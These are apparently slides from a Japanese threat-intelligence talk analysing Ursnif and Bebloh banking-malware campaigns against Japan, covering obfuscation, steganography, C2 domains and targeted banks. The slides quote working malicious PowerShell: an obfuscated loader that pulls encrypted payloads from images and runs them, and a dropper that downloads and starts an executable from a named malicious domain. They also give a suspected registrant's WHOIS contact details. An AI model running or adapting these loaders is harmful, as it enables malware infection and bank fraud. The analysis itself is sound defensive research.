①高度な多段難読化

→Invoke-DOSfuscation/Invoke-Obfuscationの多用

②ステガノグラフィー

→Invoke-PSImageの導入

③BeblohをファイルレスでExplorer.exeへインジェクション

→Invoke-ReflectivePEInjectionの導入

④実行環境のチェック（日本語環境でのみ動作）

→Get-Cultureの確認

Analysis by @sugimu_sec

3.2.2. 添付ファイルの高度難読化手法

Group-A

①Invoke-Obfuscation

```
.("{1}{0}" -f'al','s') Om New-Object;.("{0}{1}{2}"-f'A','dd-Ty','pe') -AssemblyName ("{3}{0}{2}{1}"-f'm.','awing','Dr','Syste');
[Reflection.Assembly]::LoadWithPartialName(("{1}{3}{0}{2}" -f 'em.','Sys','Security','t')) | .("{2}{0}{1}"-f'-N','ull','Out');
[string[]]${c`OL}=(("{3}{4}{0}{2}{1}{5}{6}" -f '://i','mgur.com/','.i','http','s','ar2v','FoS.png'),("{0}{8}{2}{1}{5}{3}{7}{6}{4}
" -f 'http','2','imgbox.com/f1/5','wQ4Mn','ng','/9dG','o.p','_','s://images2.'),("{1}{3}{9}{7}{6}{0}{2}{4}{10}{11}{5}{8}" -f'c/',
'https','wgR','://i.po','Wy','g?','c','g.','dl=1','stim','QPd/','MAIN2.pn'),("{0}{6}{3}{2}{5}{1}{4}{7}" -f'http','06pucz',
'age.fr','m','5','1/i/4sc','s://i','7ewtzd.png'));function Ottass {param ([String]${I`gaa}, [String]${p`Cxc})${ByT`U`Ro} =
[Convert]::FromBase64String(${i`gaA});${A`es} = .('Om') System.Security.Cryptography.RijndaelManaged;${A`es}.Mode =
[System.Security.Cryptography.CipherMode]::CBC;${a`es}.Padding = [System.Security.Cryptography.PaddingMode]::zeros;${TL`AS} = &
('Om') Byte[](32);[Array]::Copy(${BY`T`URO}, 0, ${TL`As}, 0, 32);${Rc`xZ0} = &('Om')
System.Security.Cryptography.Rfc2898DeriveBytes(${PC`xc},${t`LaS});${x`A2d} = ${r`CXZ0}.GetBytes(32);${D`eFS} = ${RC`X`z0}
.GetBytes(16);${Hm`Ac} = .('Om') System.Security.Cryptography.HMACSHA1(,${r`C`xZ0}.GetBytes(20));${eED`er} = ${hM`AC}.ComputeHash
(${b`YtU`Ro}, 52, ${B`Yt`URo}.Length - 52);${qAs`Aq} = ${a`Es}.CreateDecryptor(${X`A2D}, ${DE`Fs});${mjO`kO} = ${q`ASAq}
.TransformFinalBlock(${ByT`U`RO}, 52, ${bY`T`URo}.Length - 52);${a`daMI} = &('Om') System.IO.MemoryStream(${MJo`Ko}, ${f`ALse});
if (${Mj`OkO}[0] -eq 0x1f) {${aD`AmI} = &('Om') System.IO.Compression.GZipStream(${adA`MI}, [IO.Compression.CompressionMode]
::Decompress)}${sTREAm`Re`Ad`er} = .('Om') System.IO.StreamReader(${a`daMi}, ${tR`UE});${st`RE`AmRe`ADER}.ReadToEnd()};Function
Bavv(${T`6`4In}){${b`cZa}  = [System.Convert]::FromBase64String(${t6`4`In});${SENE`gS} = [System.Text.Encoding]::UTF8.GetString($
{Bc`za});return ${Se`NegS}} ("{0}{1}" -f's','al') a New-Object;foreach(${U`Rl} in ${c`ol}){if ((&('Om') Net.WebClient)
downloadstring(${u`RL}).length -gt 1000){${w}=.('Om') System.Drawing.Bitmap((&('Om') Net.WebClient).OpenRead(${u`Rl}));${j`Y}=&
('Om') Byte[] 128400;(0..213)|&('%'){foreach(${i} in(0..599)){${S`V}=${w}.GetPixel(${I},${_});${J`Y}[${_}*600+${i}]=([math]::Floo
(${sv}.B-band15)*16)-bor(${Sv}.G -band 15))}};${eN`SEeV} =[System.Text.Encoding]::ASCII.GetString(${jY}[0..128347]);${m`imEdR} =
.("{0}{1}"-f 'Ot','tass') -Igaa ${eNs`eeV} -Pcxc (&("{0}{1}{2}" -f 'Get-Cu','ltu','re')) Name;${c`Gg}=.("{1}{0}" -f 'avv','B')($
{MI`M`ED});.("{1}{0}"-f 'X','IE')(${C`gg});break}}
```

④Get-Culture

②Invoke-PSImage

3.2.2. 添付ファイルの高度難読化手法

Group-A

④実行環境のチェック（Powershell）

```
$Ds=Get-Culture | Format-List -Property * | Out-String -Stream;if ($Ds -Match "ja"){$urls="http://
pigertime.com/mksettting","";foreach($url in $urls){Try{write-Host $url;$fp = "$env:temp\pain.exe";
Write-Host $fp;$wc = New-Object System.Net.WebClient;$wc.Headers.Add("user-agent","Mozilla/5.0
(Windows NT; Windows NT 10.0; us-US) AppleWebKit/534.6 (KHTML, like Gecko) Chrome/7.0.500.0 Safari/
534.6");$wc.DownloadFile($url, $fp);Start-Process $fp;break}Catch{Write-Host $_.Exception.Message}}}
```

```
Parent                        : ja
LCID                          : 1041
KeyboardLayoutId              : 1041
Name                          : ja-JP
IetfLanguageTag               : ja-JP
DisplayName                   : 日本語 (日本)
NativeName                    : 日本語 (日本)
EnglishName                   : Japanese (Japan)
TwoLetterISOLanguageName      : ja
ThreeLetterISOLanguageName    : jpn
ThreeLetterWindowsLanguageName : JPN
CompareInfo                   : CompareInfo - ja-JP
TextInfo                      : TextInfo - ja-JP
IsNeutralCulture              : False
CultureTypes                  : SpecificCultures, InstalledWin32Cultures, FrameworkCultures
NumberFormat                  : System.Globalization.NumberFormatInfo
DateTimeFormat                : System.Globalization.DateTimeFormatInfo
Calendar                      : System.Globalization.GregorianCalendar
OptionalCalendars             : {System.Globalization.GregorianCalendar, System.Globalization.
                                JapaneseCalendar, System.Globalization.GregorianCalendar}
UseUserOverride               : True
IsReadOnly                    : False
```

```
if ($Ds -Match "ja")
```

〔参考〕ステガノグラフィコレクション

Group-A

3.2.3. マルウェアBeblohの分析

Group-A

Group-Aでのみ、Beblohが使用される

- 日本のIPで接続した場合のみ、後続のUrsnifに感染
- Ursnifだけでなく、Pushdoにも感染させていた
- BeblohやUrsnifの検知回避の工夫がされている


日付	ファイル形式	Ursnif感染手法
2018/10 - 11末	exe	URLからダウンロード
2018/12/18 - 2019/05/07, 2019/06/17	dll	BeblohのC2から暗号化（XXTEA）されたUrsnifのバイナリデータをダウンロードし、端末上で復号
2019/05/27 - 6/5	exe	

3.2.4. マルウェアUrsnifの分析

Ursnifの設定情報による分類

SerpentKey	ばらまき日時	Version	BotnetID	soft
CBA16FFC891E31A5	2018/07/02 - 2018/10/24	300016	1000	1
	2018/10/30	300017	1000	1
	2018/11/06	300018	1000	1
A0511F7C891131A8	2019/02/18 - 2019/02/20	300030	1000	1
	2019/02/28	300035	1000	1
CBA17F7E892431A1	2019/04/03	300036	1000	1
	2019/04/23	300051	1000	1
	2019/05/27	300054	1000	1
	2019/05/30	300055	1000	1
	2019/06/17	300058	1000	1
s4Sc9mDb35Ayj8oO	2018/07/18	216996	201872	1
	2018/12/11 - 2018/12/28	216996	201810	1
	2019/01/21	216056	1000	3
	2019/04/15 - 2019/05/21,2019/06/03 - 2019/06/04	217068	1002	1
	2019/05/22	217068	1010	1
	2019/06/12 - 2019/06/19	217068	1000	1
	2019/07/16	217068	1006	1
cvHftGpuqarQFB0D	2018/07/25	217016	201873	3

3.2.4. マルウェアUrsnifの分析



3.2.4. マルウェアUrsnifの分析

Group-A

- Ursnif-A

BeblohからUrsnifへ感染。SerpentKeyはたまに変化

2016/11　-2017/02	key="0WADGyh7SUCs1i2V"
2018/03/13-2018/11/06	key="CBA16FFC891E31A5"
2019/01/24-2019/03/06	key="A0511F7C891131A8"
2019/04/23-	key="CBA17F7E892431A1"

【特徴】

・日本向けに独自カスタマイズ

・Group-Aが開発を行っている可能性

3.2.4. マルウェアUrsnifの分析

Group-B

- Ursnif-B

添付またはリンクからUrsnif(Dreambot)に感染

SerpentKey = "s4Sc9mDb35Ayj8oO"


【特徴】

Crime as a Serviceとして、販売されているが


日本向けのUrsnif-Bは同一のグループが使用と推測
（別のKeyを使うときもある）

3.2.4. Ursnifのkeyによる分類

UrsnifのkeyによるばらまきメールのGroupの内訳



3.2.4. Ursnifのkeyによる分類




3.3. ドメインの分析

Group-A

使用されるドメインにも共通点があることが多い

ex)

2015-2017年に使用されたC2には特定のメールアドレスで登録されたドメインが複数ある



jiongyunpeng@yahoo.com is associated to this person

Name	Jiongyun Peng	is associated with 25 domains
Address	No. 2307, 1224, Bei Wai Huan Lu Xi Lu	map
City	Linfen	
State	Shanxi	
Country	China	
Phone	+86.15660733248	
Fax	+1.8887802723	
Private	no	

List of domain names registred by **jiongyunpeng@yahoo.com**


Domain Name	Creation Date	Registrar
pinkestoneasndhww0.com	2016-12-07	ipmirror.com
kritttany70.com	2017-01-31	ipmirror.com
kroshkasin90.com	2017-01-31	ipmirror.com
intenelen1995.com	2017-01-17	ipmirror.com
oorkkee09918.com	2017-01-05	ipmirror.com
kkwkkwk91000.com	2016-12-14	ipmirror.com

3.3. ドメインの分析

Group-A

Group-Aが使用するC2ドメインの特徴 (2019/05-)

ASN	62088
IP	5.8.88.0/24, 5.188.231.0/24
register	Eranet International Limited
NameServer	a.dnspod.com
Registrant Organization	Wang Wiet MYOB Technology Pty Ltd



3.3. ドメインの分析

Group-B

Ursnif-Bをダウンロードするサイトは1IPに大量のドメインを紐付けている

C2ドメインはFastFluxインフラを使用している
昔はDarkCloud、現在はSandiFluxを使用している

[FastFlux]
1ドメインに紐づくIPが短時間で複数変化し続けることで特定されずらくする手法

https://www.proofpoint.com/us/threat-insight/post/sandiflux-another-fast-flux-infrastructure-used-malware-distribution-emerges

3.4.1. Ursnifの感染数

Ursnif の感染数

Ursnif-Aの感染数 90,000IP (2016年)
※sinkholeによる観測

Ursnif-Bの感染数 63,733端末 (2019/04)
うちJapan 45,848

Dreambot Business overview 2019:http://benkow.cc/DreambotSAS19.pdf

3.4.2. 不正送金対象の金融機関

WebInjectionConfigの対象（不正送金対象）の組織


- **Group-A**

国内の10銀行程のほか、国内の複数の銀行で共通して使うシステム

- **Group-B**

国内銀行30行、カード会社11社、
仮想通貨取引所8社、その他4社

3.4.2. 不正送金対象の金融機関の変遷



3.5.1. ターゲットの国

- **Group-A**

  Cutwail-Aの配信先

  - 日本、イタリア、ポーランド、スペイン、ドイツ

- **Group-B**

  Ursnif-BのWebInjectionConfigの対象

  - 日本、ポーランド、イタリア、ブルガリア
    （一つのconfigから取得出来たケースがある）

※同じ手口のメールのばらまきも確認してる。
ポーランド向けは日本向けの少し前に行われる。

3.5.2. Adversary

ひとまとめにGroupとしているが、その中で役割分担がされていると考えられる。

それぞれの役割/アクター間での繋がりの強さは不明

①メール(Cutwail) 送信

